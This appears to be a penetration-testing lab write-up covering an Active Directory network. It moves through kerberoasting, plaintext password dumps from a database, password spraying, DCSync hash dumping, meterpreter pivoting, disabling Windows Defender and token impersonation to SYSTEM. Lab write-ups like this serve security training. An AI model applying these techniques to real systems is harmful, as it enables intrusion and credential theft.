
Dumping Database Data from THROWBACK-Time:

During a previous enumeration step, we did an attack what's known as kerberoasting and we were able to obtain a hash of `SQLService`. We didn't know where it would come in handy but later on we found that in `THROWBACK-TIME`, we had a MYSQL Server running, we tried running it and to our surprise, found out that we had gotten access. Through that, we were able to find the total number databases:




```
MariaDB [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| domain_users       |
| information_schema |
| mysql              |
| performance_schema |
| pets               |
| phpmyadmin         |
| test               |
| timekeepusers      |
+--------------------+
8 rows in set (0.028 sec)
```

And we were able to find plaintext passwords for users of timekeep:



```
MariaDB [(none)]> use timekeepusers
Database changed
MariaDB [timekeepusers]> show tables;
+-------------------------+
| Tables_in_timekeepusers |
+-------------------------+
| users                   |
+-------------------------+
1 row in set (0.002 sec)

MariaDB [timekeepusers]> select * from users;
+---------------+-------------------------------------------------+
| USERNAME      | PASSWORD                                        |
+---------------+-------------------------------------------------+
| spopy         | ilylily                                         |
| foxxr         | Fnfdsfdf49sA(2o1id                              |
| winterss      | rei0g0erggdfs(2o1id                             |
| daiban        | Bananas!                                        |
| blairej       | BlaireJ2020                                     |
| FLAG          | TBH{ac3f61048236fd398da9e2289622157e}           |
| daviesj       | FEFJdfjep302dojsdfsFSFD                         |
| horsemanb     | XZCFLDOSPfem,wefweop3202D                       |
| peanutbutterm | fi9sfjidsJXSVNSKXKNXSIOPfpoiewspf               |
| humphreyw     | fedw99fjpfdsjpjpfodspjofpjf99                   |
| jeffersd      | fDSOKFSDFLMmxcvmxz;p[p[dgp[edfjf99              |
| petersj       | owowhatsthisowoDarknessBestGirlowo123uwu");



 |
| foxxr         | ILoveAnimemes :3                                |
| daviesj       | efepjfjsdfjdsfpjopfdj4po                        |
| gongoh        | etregrokdfskggdf'fd4po                          |
| dosierk       | e2349efjsdsdfhgopfdj4po                         |
| murphyf       | PASSWORD                                        |
| jstewart      | e423jjfjdsjfsdj32                               |
+---------------+-------------------------------------------------+
18 rows in set (0.030 sec)
```

Not only that, we found out that there was a database named `domain_users` and due to the existence of that table, we were able to find out the total amount of existing domain_users:




```
MariaDB [timekeepusers]> use domain_users
Database changed
MariaDB [domain_users]> show tables
    -> ;
+------------------------+
| Tables_in_domain_users |
+------------------------+
| users                  |
+------------------------+
1 row in set (0.000 sec)

MariaDB [domain_users]> select * from users;
+----------------------+
| name                 |
+----------------------+
| ClemonsD             |
| DunlopM              |
| LoganF               |
| IbarraA              |
| YatesZ               |
| CopelandS            |
| MckeeE               |
| HeatonC              |
| FlowersK             |
| HardinA              |
| BurrowsA             |
| FinneganI            |
| GalindoI             |
| LyonsC               |
| FullerS              |
| SteeleJ              |
| WangG                |
| LoweryR              |
| JeffersD             |
| GreigH               |
| SharpK               |
| KruegerM             |
| ChenI                |
| VillanuevaD          |
| BegumK               |
| TBH{ac3f61048236fd39 |
| 8da9e2289622157e}    |
+----------------------+
27 rows in set (0.021 sec)
```

User on THROWBACK-DC01:

Thanks to the database dump on the throwback-time, we were able to setup a wordlist. Before hand, we were able to ssh into the domain controller using `BlaireJ` but didn't have much of access to anything as blaireJ wasn't allowed to do much. But, as blaireJ, we were able to dump all the users on that machine by simply going to `%USERPROFILE%` and `cd../` i.e. `C:\Users\` and `dir` to list down all the directories of


the users. Due to that, we made a pretty hefty username wordlist, in terms of password, we combined the one used in our `THROWBACK-MAIL` spraying and the one dumped from the database. After spraying it using `crackmapexec`, we were able to find a working set of credentials:
`JeffersD:Throwback2020`
We were able to ssh using proxychains into the domain controller as JeffersD without any problem:



```
throwback\jeffersd@THROWBACK-DC01 C:\Users\jeffersd>whoami
throwback\jeffersd

throwback\jeffersd@THROWBACK-DC01 C:\Users\jeffersd>
```


Admin on THROWBACK-DC01:

Since we got user pretty easily, through some basic AD enumeration using a tool known as sharphound, we were able to gather that there was an account with AD DCSYNC rights known as backup. We knew from other enumeration that backup account would be useful to us in dumping the hashes but we need the password to actually do so and exploit that DCSYNC Right. That's when we started doing more enumeration as `JeffersD` and we found in our `Documents` directory a very peculiar file named `backup_notice.txt`. Upon that, we were able to find plaintext password for `backup`




```
throwback\jeffersd@THROWBACK-DC01 C:\Users\jeffersd\Documents>type backup_notice.txt
As we backup the servers all staff are to use the backup account for replicating the servers
Don't use your domain admin accounts on the backup servers.

The credentials for the backup are:
TBH_Backup2348!

Best Regards,
Hans Mercer
Throwback Hacks Security System Administrator
throwback\jeffersd@THROWBACK-DC01 C:\Users\jeffersd\Documents>
```

Then, from there, we ran our script and dumped the hash of `MercerH`. And hence cracking the hash gave us the password:



```
5edc955e8167199d1b7d0e656da0ceea:pikapikachu7
```

Through that, we were simply able to ssh into our domain controller.



```
throwback\mercerh@THROWBACK-DC01 C:\Users\MercerH\Desktop>whoami
throwback\mercerh

throwback\mercerh@THROWBACK-DC01 C:\Users\MercerH\Desktop>
```

Crossing the Trust:


From our previous enumeration, we knew that there was another trust known as `CORPORATE.local` . So, we sent out a ping sweep from our THROWBACK/DC01, we got a hit on `10.200.19.118`. Now, in order to access these machine, we would have to kill our old proxy server that was running on `PROD` and switch it over to DC01. That would be pretty easy. Just transferring the binary onto DC01 whilst running as MercerH and simply running it and we'd have a meterpreter and from then onward it's pretty fun. That allowed us to actually create a proxy originating from the Domain Controller on THROWBACK-01 and then from there we were able to use `evil-winrm` to cross over to the other domain controller `CORP-DC01`

Accessing CORP-DC01 as Admin:

From our enumeration done on THROWBACK-DC01, we were able to enumerate that our user, who was admin of this trust and domain was also admin on the other domain, `CORPORATE.local`. Through the use of that, we used our pre-setup proxychains server. SSH and RDP were disabled on this Domain Controller. But we got a shell using evil-winrm.

Database Password Using Github:

We know that each commit in github is always saved. Through some passive recon, we found a few social media links of Throwback Hacks Security, primariliy Twitter and Linkedin. The most important that was found was github. We saw, user `Rikka Foxx` had a Github profile https://github.com/RikkaFoxx/. When going there, there was a simple Throwback-Time repository that had some various php files. Looking into the commits, we saw that `db_connect.php` was updated. When comparing the changes, we were able to find plain text password to the database




```
8 db_connect.php
@@ -1,9 +1,9 @@
  <?php

- define('DB_SRV', 'localhost');
- define('DB_PASSWD', "Management2018");
- define('DB_USER', 'DaviesJ');
- define('DB_NAME', 'timekeepusers');

  $connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);
```

```
  <?php

+ define('DB_SRV', 'REDACTED');
+ define('DB_PASSWD', "REDACTED");
+ define('DB_USER', 'REDACTED');
+ define('DB_NAME', 'REDACTED');

  $connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);
```


Pivot to CORP-ADT01 and Getting Administrator Privlieges:

Through our basic enumeration on AD-DC01, we found out another system in the domain.




Name	Type	Description
CORP-ADT01	Computer	

By enumerating further, we can find the ip of that system is `10.200.19.243`. We try to access that, but we were unable to as we couldn't directly access it from Throwback-DC01 hence we had to set our proxychains to CORP-DC01.



```
msf6 post(multi/manage/autoroute) > exploit

[!] SESSION may not be compatible with this module.
[*] Running module against CORP-DC01
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.200.19.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
```


Since we gained some credentials from Github, we can try and access this server using that:



```
Microsoft Windows [Version 10.0.19041.450]
(c) 2020 Microsoft Corporation. All rights reserved.

corporate\daviesj@CORP-ADT01 C:\Users\daviesj>whoami
corporate\daviesj

corporate\daviesj@CORP-ADT01 C:\Users\daviesj>
```

We were successfully able to SSH into ADT01 as `DaviesJ`


Now, for the privesc. After getting a shell onto the box, we went for Token delegation and for that we need a meterpreter session. We simply uploaded our reverse shell, disabled windows defender and got a meterpreter session. Using meterpreter, we loaded a built-in module called incognito and simply dumped all the available tokens and impersonated as NT-Authority (ADMIN) and we got a root shell.



```
meterpreter > shell
Process 2668 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19041.450]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
CORP-ADT01

C:\Windows\system32>
```

Accessing TBSEC-DC01:

We knew that a data-breach had occurred a while back. We used `breachgtfo.local` with tons of possible emails and wrote a little script to help us in narrowing down each result.



Breach Found!

1 results

